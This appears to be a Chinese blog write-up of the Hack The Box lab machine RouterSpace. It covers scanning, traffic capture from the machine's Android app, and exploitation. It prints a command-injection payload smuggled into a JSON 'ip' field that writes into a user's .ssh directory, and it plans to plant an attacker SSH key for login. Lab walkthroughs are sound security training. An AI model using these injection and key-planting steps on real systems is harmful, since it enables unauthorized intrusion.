RouterSpace

原创

平凡的学者 于 2022-03-19 22:55:26 发布 770 收藏 1

分类专栏： hack the box 文章标签： App渗透 hackthebox

本文链接：https://blog.csdn.net/weixin_45007073/article/details/123341343

hack the box 专栏收录该内容

28 篇文章 4 订阅

订阅专栏


信息收集

我们发现目标主机开放了ssh和web服务


```
┌──(root💀kali)-[~/Desktop/HacktheBox/RouterSpace]
└─# cat result
# Nmap 7.92 scan initiated Fri Mar  4 08:48:10 2022 as: nmap -sC -sV -oN result -p22,80 10.10.11.148
Nmap scan report for 10.10.11.148
Host is up (0.26s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
| ssh-hostkey:
|   3072 f4:e4:c8:0a:a6:af:66:93:af:69:5a:a9:bc:75:f9:0c (RSA)
|   256 7f:05:cd:8c:42:7b:a9:4a:b2:e6:35:2c:c4:59:78:02 (ECDSA)
|_  256 2f:d7:a8:8b:be:2d:10:b0:c9:b4:29:52:a8:94:24:78 (ED25519)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-RouterSpace Packet Filtering V1
80/tcp open  http
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: RouterSpace
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
|     X-Cdn: RouterSpace-55066
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 69
|     ETag: W/"45-/3fJ7wWCza0eXXxOOApZ3+LOOCc"
|     Date: Fri, 04 Mar 2022 13:48:24 GMT
|     Connection: close
|     Suspicious activity detected !!! {RequestID: MH 0Cg 5 HNwQ n }
|   GetRequest:
|     HTTP/1.1 200 OK
|     X-Powered-By: RouterSpace
```


但是我们访问web页面时，并没有发现存在新的突破口，也没有发现存在域名。可是我们发现了一个apk文件可下载，初步猜测这是一个有关app的测试了



因为我这边已经尝试过使用linux安装anbox，感觉不太成功，所以我这边直接使用了夜神模拟器配合burpsuite进行抓包分析，这个是参考文章https://www.cnblogs.com/wjrblogs/p/13683812.html




我们在那里发现了一个域名`routerspace.htb`，我们使用管理员权限将其写进到hosts文件中(这里建议使用cmd命令行打开后，再使用notepad程序对其进行修改)


```
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
10.10.11.148    routerspace.htb
```


我们尝试放一个包看看，返回的信息正常




这种路由器式的，直觉告诉我可能存在RCE漏洞，我们尝试构造payload看看返回的结果。发现直接返回用户名称，那证明RCE漏洞是存在的。




漏洞利用


既然我们可以执行命令，那么我们可以尝试构造POC进行漏洞利用。首先我们先尝试是否可以写入文件，发现并没有数据包返回，那证明这个不行




那我们再试试能不能执行`/bin/bash`的命令，发现好像也不行



那我们试试`ls`命令，发现可以成功执行命令，并且返回内容



我们尝试`.ssh`目录是否可以写入文件，答案是可以的



```
Content-Type: application/json
Content-Length: 77
Host: routerspace.htb
Connection: close
Accept-Encoding: gzip, deflate

{"ip":"0.0.0.0|echo test > /home/paul/.ssh/123.txt|ls -al  /home/paul/.ssh/"}
```


```
Content-Type: application/json; charset=utf-8
Content-Length: 151
ETag: W/"97-rbmCNvC34o/f00O1P+9vnE4/hkM"
Date: Sat, 12 Mar 2022 13:55:28 GMT
Connection: close

"total 12\ndrwx------ 2 paul paul 4096 Mar 12 13:55 .\ndrwxr-xr-x 8 paul paul 4096 Feb 17 18:30 ..\n-rw-r--r-- 1 paul paul    5
Mar 12 13:55 123.txt\n"
```


CSDN @平凡的学者

那我们就有一个思路了，就是我们可以自己生成一个ssh的key，然后写入到这个目录上，那么我们就可以登录到这台主机上了。
首先我们在kali上生成一个id_rsa.pub文件，然后发送到.ssh目录上，并赋予700权限

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDA4G+qgL/420+qY3ylhOQOGU9/0AqjC1aodWwl+Gb3KoQGzkqMTsZ6ju64LkT2nguCeMB1NIQr
UPoifSlPC/HjKD277s076eGSfuBkjTWy2EL3V6I71kXkblmeyHNFo7Vbpmbkk+NTC3Yn2gwi8uGAX10GsEzliu+dG8ldKXMNzrz9Vk2KUKJPIEuM
VHlG6lMCY5s6zO1CXG5MZLoFO2S2j5MOUAhV6h1ziC6zGBwXbs1m+hJvVzPfRUFTxmbsGtQAqueWMsBBHOhss4FgNNJe4pgeNQfdkwNlrq65V7g/
gyQODG/mhsd81HimqyZY90vSipxysEV/aNd39RaBSSm3o4mOuoIRsZnU1DlBOdPMLOQaw6ERc2mwQFAyZTMa6vVDi/seoltYHUDaojfuTdIkqSN6
5a2IZAOhm9QpXXBqBHkWRrx/B3htrQA/Pxfy4Gnvpy3wqli/BvlrzI/a9m3FaZNGilSo36lB2hOeS+dzUcilkXJqkCvOJa5r94M4+RM= root@ka
li
```




CSDN @平凡的学者



